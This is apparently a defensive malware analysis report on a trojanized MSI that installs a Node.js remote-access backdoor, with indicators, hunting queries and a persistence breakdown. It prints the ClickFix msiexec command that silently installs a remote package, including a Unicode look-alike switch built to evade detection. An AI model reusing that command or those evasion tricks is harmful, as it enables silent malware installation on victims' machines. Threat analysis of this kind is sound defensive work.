“Azure30” Node.js Backdoor Delivered by a Trojanized MSI
| Report details | |
|---|---|
| Report ID | CVR-2026-1008-01 |
| Classification | TLP:CLEAR — may be distributed without restriction. |
| Version / date | 1.2 · 9 October 2026 |
| Delivery | ClickFix, observed 7 October 2026 |
| Prepared by | James McMurry and Ivan Wike 1MC-Labs CORVINater threat analysis (CORVIN Specter malware analysis platform) |
| Subject | Azure30-3ade35b5.msi — trojanized Windows Installer package delivering a Node.js backdoor |
| Sample SHA-256 | e08a33f5a9a722f05c1fb881ccb48337013a8824444a0fae7adf0e107b5700a0 |
| Overall assessment | Malicious — high severity, high confidence. Remote-access backdoor with crypto-wallet reconnaissance and operator-delivered payloads, delivered by ClickFix in at least one observed incident (assessed, moderate confidence). |
1 Executive summary
A Windows Installer package presenting itself as “User Workspace Tools” by “Workspace Apps” installs a remote-access backdoor written in Node.js. The package bundles its own signed Node.js runtime, so the malicious logic is entirely JavaScript — 31 heavily obfuscated modules — which traditional executable-focused tools rarely inspect.
Once installed, the backdoor hides itself across three AppData folders, profiles the host, and registers with its operators over an unencrypted WebSocket connection to usatraksell[.]net on port 443. It reports the machine’s identity, domain membership, and which of 82 cryptocurrency wallets are present, then waits for instructions. Ten minutes after first run it installs logon persistence through the user’s Startup folder.
The operators can open a live PowerShell or cmd shell, browse and steal files, take screenshots, download and run further malware, silently install other MSI packages, and execute arbitrary JavaScript. Every time it connects, the agent also downloads and runs an operator-supplied script from the C2 server — the stage that would perform the actual theft is therefore not present in the installer and can change at any time.
Delivery. In an intrusion observed on 7 October 2026, a ClickFix lure persuaded a Windows user to paste an msiexec command into the Run dialog, which silently installed an MSI from usaclodconfig[.]net. CORVINater assesses that the package was likely this backdoor or a sibling build (section 2). Resetting credentials does not remove the implant; the device itself must be investigated.
BOTTOM LINE
Treat any host that ran this installer as fully compromised by a human operator. Isolate it, move any cryptocurrency funds from a clean device, and rotate credentials stored in its browsers.
Block usatraksell[.]net, shift-api-control[.]com, dibardo[.]net, and the delivery host usaclodconfig[.]net (23.94.145[.]92). Hunt for node.exe running from %APPDATA%\JadeLilac\Lilac\ and VBS files in Startup folders that launch AppData scripts.
Key findings
| # | Finding |
|---|---|
| 1 | Delivery: per-user MSI (no UAC prompt) with a WiX quiet-exec custom action that runs node.exe launch.js --setup --start in a hidden window. |
| 2 | Evasion: obfuscator.io string-array obfuscation; randomized file and folder names derived from a build seed; files scattered across %APPDATA% and %LOCALAPPDATA%; install folder emptied after first run; persistence delayed 10 minutes. |
| 3 | C2: ws://usatraksell[.]net:443 — WebSocket without TLS on port 443, token f84ee2ce545c4a96a1ffa89fae89c0c0. Code supports a blockchain dead-drop resolver (smart-contract eth_call) to relocate C2 without a new build. |
| 4 | Capabilities: 15 operator commands including interactive shell, file theft (≤50 MB per file), screenshots, download-and-execute, silent MSI deployment, JavaScript eval, self-update, and self-deletion. |
| 5 | Targeting: reconnaissance of 37 desktop and 45 browser-extension crypto wallets across 9 browser families; checks for Microsoft Defender for Endpoint (*sens* processes). |
| 6 | Second stage: downloads /api/agent/script from the C2 at every connection (every ~75 s while disconnected) and executes it — the theft payload is served live by the operators. |
| 7 | Network visibility: all C2 traffic is cleartext; the token header X-Agent-Token and the WebSocket upgrade make it straightforward to detect on the wire. |
| 8 | Initial access: observed ClickFix delivery on 7 October 2026 — msiexec with a Unicode look-alike /package switch, installing silently from usaclodconfig[.]net (section 2). |
Risk rating
| Dimension | Rating | Basis |
|---|---|---|
| Severity | High | Hands-on-keyboard access, data theft, arbitrary code execution, financial targeting. |
| Confidence | High | Full static deobfuscation corroborated by sandbox execution and captured C2 traffic. |
| Prevalence | Active | In the wild: delivered by ClickFix on 7 October 2026; no public reporting on this family was found; one fallback domain is flagged by multiple vendors. |
| Detectability | Moderate | Script-based and file-less second stage, but cleartext C2 and distinctive host artifacts. |
2 Observed delivery: ClickFix (7 October 2026)

In an intrusion observed on 7 October 2026 at 22:13 UTC, the Azure30 installer was delivered through ClickFix: a web page shows a fake “verify you are human” check or error message and instructs the visitor to press Win+R and paste a command that the page has already placed on the clipboard. The pasted command used msiexec to silently download and install a Windows Installer package from usaclodconfig[.]net.
2.1 Timeline

Figure 2. Observed intrusion timeline (UTC). Identifying details are withheld.
| UTC | Event |
|---|---|
| 7 Oct 22:10:24 | The user signs in to Windows on the device, on a home network. |
| 7 Oct 22:13:26 | The ClickFix command is pasted into the Run dialog and executed (section 2.2). |
| 7 Oct 22:13:27 | Microsoft Defender detects ClickFix activity, a suspicious command in the RunMRU registry key, use of a living-off-the-land binary, and possible initial access from an emerging threat. |
| 7 Oct 22:16–22:41 | Defender detects hands-on-keyboard activity and its automatic attack disruption contains the account and the device. |
| ≈7 Oct 22:24 | If the implant ran, its Startup-folder persistence is written about ten minutes after the agent starts. |
| 8 Oct 01:32 | Revoked tokens are rejected on the user’s devices: the earlier sessions are no longer usable. |
| 8 Oct 17:14 | The account password is changed and refresh tokens are invalidated. This does not remove an implant from the device. |
2.2 Delivery command
The command pasted into the Run dialog (the URL’s numeric ver value is withheld):
msiexec /PᵃᶜkAᵍe "http://usaclodconfig[.]net\lnegraverif.php?ver=<id>" -Q/PᵃᶜkAᵍeis the/packageswitch written with Unicode modifier letters (ᵃ, ᶜ, ᵍ) so that exact-string detections formsiexec /packagedo not match; Windows still accepts it.-Qmakes the install fully silent. Because the Azure30 package installs per user, no elevation prompt appears and nothing is shown on screen.- The package is served from a PHP endpoint with a numeric parameter, which lets the operators rotate builds, and possibly track victims, per request.
- Windows records the pasted command in the
RunMRUregistry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU), a durable forensic artifact of ClickFix execution.
2.3 Delivery infrastructure
| Indicator | Detail |
|---|---|
usaclodconfig[.]net | Delivery host for the MSI |
23.94.145[.]92 | Address of usaclodconfig[.]net at the time of the intrusion; Dedik Services Limited (hosting provider) |
/lnegraverif.php?ver=<id> | Download path; the parameter selects or tracks the build served |
2.4 Link to the analysed MSI
| Evidence | Assessment |
|---|---|
Delivery method: msiexec /package <URL> -Q silently installs a remote MSI. | The Azure30 MSI is built for exactly this: per-user, no UI, no elevation, payload started by its own install action. |
| Timing: the Azure30 MSI was built on 7 October 2026 at 10:56; the ClickFix ran at 22:13 UTC the same day. | Consistent with a fresh build pushed to the delivery server for this campaign. |
Infrastructure naming: delivery usaclodconfig[.]net; Azure30 C2 usatraksell[.]net. | Same “usa” + word naming style. |
| The MSI contains no reference to the delivery URL. | Expected: a package does not record where it was downloaded from; its C2 is in the encrypted configuration. |
Assessment: likely (moderate confidence) that this ClickFix delivery served the Azure30 backdoor or a sibling build. Folder names, C2, and token are generated per build, so a copy served at another time may differ from the analysed sample.
2.5 Implications for responders
- Credential resets do not remove the implant. The agent runs in the user’s Windows session and talks directly to its own C2; it does not use cloud identity tokens. Password changes and session revocation are necessary but not sufficient.
- Identity sign-in logs will not show its use. The operators work from the infected device itself, so an absence of suspicious sign-ins elsewhere does not mean the implant is inactive.
- Network isolation pauses, but does not remove, the implant. Isolation blocks traffic but does not necessarily stop the process. The agent writes its Startup-folder persistence ten minutes after it starts, so it is likely to be on disk and will reconnect when isolation ends or at the next logon.
- Whether the payload ran is answerable from endpoint telemetry. The installer and agent leave distinctive process, file, and network traces; use the queries below and the indicators in section 12.
2.6 Hunting queries for ClickFix delivery
Microsoft Defender XDR advanced-hunting templates. Set the start time and, to scope to one device, the device name:
let start = datetime(2026-10-07 00:00:00);
// 1. msiexec installing from a URL typed or pasted into the Run dialog
DeviceRegistryEvents
| where Timestamp > start and RegistryKey has @"\Explorer\RunMRU"
| where RegistryValueData has "msiexec" and RegistryValueData has "http"
| project Timestamp, DeviceName, RegistryValueData

// 2. Connections to the delivery host
DeviceNetworkEvents
| where Timestamp > start
| where RemoteIP == "23.94.145.92" or RemoteUrl has "usaclodconfig"
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl

// 3. The installer starting node.exe, and the agent or VBS launcher
DeviceProcessEvents
| where Timestamp > start
| where (FileName =~ "node.exe" and (InitiatingProcessFileName =~ "msiexec.exe" or FolderPath has @"\AppData\"))
     or (FileName =~ "wscript.exe" and ProcessCommandLine has "//B" and ProcessCommandLine has @"\AppData\Local\")
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName

// 4. Files the implant writes (folder names vary per build)
DeviceFileEvents
| where Timestamp > start
| where FileName in~ ("launch.js", "install-meta.json", "agent-id.txt", "connect-delay-state.json")
     or (FolderPath has @"\Start Menu\Programs\Startup\" and FileName endswith ".vbs")
| project Timestamp, DeviceName, ActionType, FolderPath, FileName, SHA256

// 5. C2 and public-IP lookups by node.exe
DeviceNetworkEvents
| where Timestamp > start
| where InitiatingProcessFileName =~ "node.exe" and RemoteUrl has_any ("usatraksell", "shift-api-control", "dibardo", "ipify")
3 Sample overview
| Property | Value |
|---|---|
| File name | Azure30-3ade35b5.msi |
| Size | 57,222,618 bytes (54.6 MB) |
| SHA-256 | e08a33f5a9a722f05c1fb881ccb48337013a8824444a0fae7adf0e107b5700a0 |
| SHA-1 | 249945a84797252d3f15742a695bdf4a05e2350e |
| MD5 | cf0e8e12b06533929150a2df806a597d |
| File type | Windows Installer package (OLE compound file), built with the WiX Toolset |
| Product / manufacturer | User Workspace Tools 1.8.0.5986 / Workspace Apps |
| Installer language | 1031 (German) — installer messages are German |
| Upgrade code | {63FD0DAC-0817-42E9-AC32-EBE5EC1B51B9} |
| Install scope | Per-user (ALLUSERS=2, MSIINSTALLPERUSER=1) — no elevation prompt |
| Install folder | %LOCALAPPDATA%\BronzeMauve\Azure30\ (2,297 files, 182 MB) |
| Custom actions | CA64_evpgbd (WixQuietExec64) and CA32_5puf5a (WixQuietExec), condition NOT Installed AND NOT REMOVE |
| Payload command | "[INSTALLFOLDER]runtime\node.exe" "[INSTALLFOLDER]launch.js" --setup --start |
Package contents
| Component | Description |
|---|---|
runtime\node.exe | Node.js v26.7.0, 103 MB. Appears to be the official OpenJS Foundation build (embedded certificate strings; signature not cryptographically verified here). Legitimate software abused as the interpreter. |
runtime\node_modules\npm | Stock npm package manager (unused by the malware). |
app\node_modules\ws, node-pty | Open-source WebSocket client and pseudo-terminal libraries used for the C2 channel and the interactive shell. |
app\src\*.js (31 files) | The backdoor. Obfuscated; file names are random colour words (e.g. CrimsonSilverDenim.js). |
launch.js, FlaxVioletMaroon.js, bundleLayout.js | Launcher and “scatter” stage (unobfuscated). |
install-meta.json | Build manifest: entry script, task and VBS names, scatter layout, build seed. |
IndigoLime.cfg | XOR-encrypted configuration (C2 URL, token, timers). |
agent-version.json | Agent version 2; feature list includes interactive-shell, wallet-scan-manual, contract-discovery, packed-config, build-polymorph. |
4 Analysis methodology
The sample was analyzed with the CORVIN Specter platform and manual reverse engineering. No component of the malware was executed outside disposable virtual machines. Delivery details in section 2 come from endpoint telemetry of one observed intrusion.
Static analysis
- Windows Installer tables (CustomAction, Property, Directory, File, InstallExecuteSequence) were read with
msitools, and the embedded CAB payload was unpacked with original paths. - All 31 JavaScript modules were deobfuscated statically: the obfuscator’s string table, rotation routine, and decoder were evaluated in an empty sandbox with no file, network, or process access, and 1,100 encoded strings were substituted back into the code. The result was reviewed line by line (Figure 3).
- The configuration file was decrypted with the build seed recovered from
install-meta.json; the persistence scripts were reconstructed from the malware’s own generator code. - Extracted files were scanned with local intelligence (MalwareBazaar, VirusShare, NSRL, ClamAV, YARA Forge). No known-malware match was found :: this build is not in public hash sets.

Figure 3. Obfuscated code as shipped (left) and the same function after deobfuscation (right): the remote-script loader.
Dynamic analysis
The MSI was detonated in a disposable Windows 11 x64 virtual machine (KVM) with Sysmon, process and socket snapshots, packet capture, and a continuous screen recording. The VM was connected to CORVIN’s simulated internet: a sealed network that answers every DNS name and every connection locally and records it, with no route to the real internet, the LAN, or the analysis host. This allowed the backdoor’s C2 registration to be captured in full.
5 Infection chain

Figure 4. Infection chain from installer to C2 check-in and delayed persistence.
- Install.
msiexecinstalls 2,297 files to%LOCALAPPDATA%\BronzeMauve\Azure30\without elevation. The package’s finishing action,CA64_evpgbd, uses the WiXWixQuietExec64helper to run the bundlednode.exeonlaunch.js --setup --startwith no window. - Scatter.
launch.jsloadsFlaxVioletMaroon.js, which moves the runtime, code, and configuration into three new AppData folders, deletes everything else in the install folder, and records the new locations ininstall-meta.json(section 6). - Start. The launcher spawns the agent
CrimsonSilverDenim.jsas a detached, hiddennode.exeand exits within a second, leaving the agent without a living parent process. - Single instance. The agent claims the named pipe
\\.\pipe\wra-<24 hex>(SHA-256 of the install path) and a.agent-instance.lockfile, so only one copy runs. - Profile and check in. It reads the MachineGuid and domain membership through PowerShell, looks up its public IP at
api.ipify.org, opens the WebSocket to the C2, sendsregister, and downloads the operator script. - Persist. Ten minutes after first run (
AUTOSTART_DELAY_MS = 600000) it writes the Startup-folder VBS chain (section 7).
Observed timeline (run 246669ec)
| Time after launch | Event |
|---|---|
| 0 s | msiexec /i … /qn started in the user’s desktop session. |
| ≈16 s | Windows Installer reports success (event 1033) — 2,297 files written. |
| ≈17 s | Agent node.exe running from %APPDATA%\JadeLilac\Lilac\; cmd → powershell reads domain membership and MachineGuid. |
| ≈17 s | DNS: api.ipify.org, usatraksell.net; first TCP connection to port 443. |
| ≈45 s | GET http://usatraksell[.]net:443/api/agent/script with X-Agent-Token, repeated every 75 s. |
| ≈60 s | WebSocket session opened; register and heartbeat messages sent (Figure 11). Six sessions in total during the run. |
| +10 min | Persistence written (not reached in the 7-minute window; derived from code). |
6 Installation and file-system footprint

Figure 5. Folders written by the installer and the scatter stage.
Folder names are not fixed: they are chosen at build time and stored in install-meta.json. In this build the manifest, rewritten after the scatter step, reads:
{
  "folderName": "Azure30",
  "taskName": "Azure30Note",
  "entryScript": "CrimsonSilverDenim.js",
  "configStore": "IndigoLime.cfg",
  "launcherVbs": "EcruGarnet.vbs",
  "startupVbs": "AzureCopper.vbs",
  "buildSeed": "0f463b62c2",
  "autostart": true,
  "scatter": {
    "paths": {
      "anchor": "C:\\Users\\analyst\\AppData\\Local\\BronzeMauve\\Azure30",
      "runtime": "C:\\Users\\analyst\\AppData\\Roaming\\JadeLilac\\Lilac",
      "app": "C:\\Users\\analyst\\AppData\\Roaming\\KhakiAmber",
      "config": "C:\\Users\\analyst\\AppData\\Roaming\\KhakiAmber",
      "tools": "C:\\Users\\analyst\\AppData\\Local\\Cerulean"
    }
  }
}
RESPONDER TIP
On a suspected host, read %LOCALAPPDATA%\BronzeMauve\Azure30\install-meta.json (or search all user profiles for install-meta.json next to launch.js). Its scatter.paths block lists every folder to collect and clean, whatever names a given build used.
7 Persistence

Figure 6. Two-stage VBS persistence written ten minutes after first run.
Persistence is deliberately delayed by ten minutes, which defeats sandboxes with short observation windows (CORVIN’s own five-minute runs did not reach it). The agent writes two small VBS files:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\AzureCopper.vbs— runswscript.exe //B //Nologoon the hidden launcher with window style 0.%LOCALAPPDATA%\Cerulean\EcruGarnet.vbs— checks thatnode.exeandlaunch.jsexist, then starts them hidden.
The exact file contents, regenerated from the malware’s own code for this build, are in Appendix B. Variable names inside the scripts are pseudo-random per build, so detections should key on locations and behaviour (wscript //B launching an AppData .vbs from a Startup item), not on content hashes.
The scheduled-task name Azure30Note appears in the manifest but is only ever deleted (schtasks /Delete) — clean-up from older versions of the tool. The agent also removes legacy launchers such as WinAgent.exe, CaptureScreen.exe, run-agent.cmd, and start-agent.vbs, which indicates a family with several prior releases.
8 Command and control
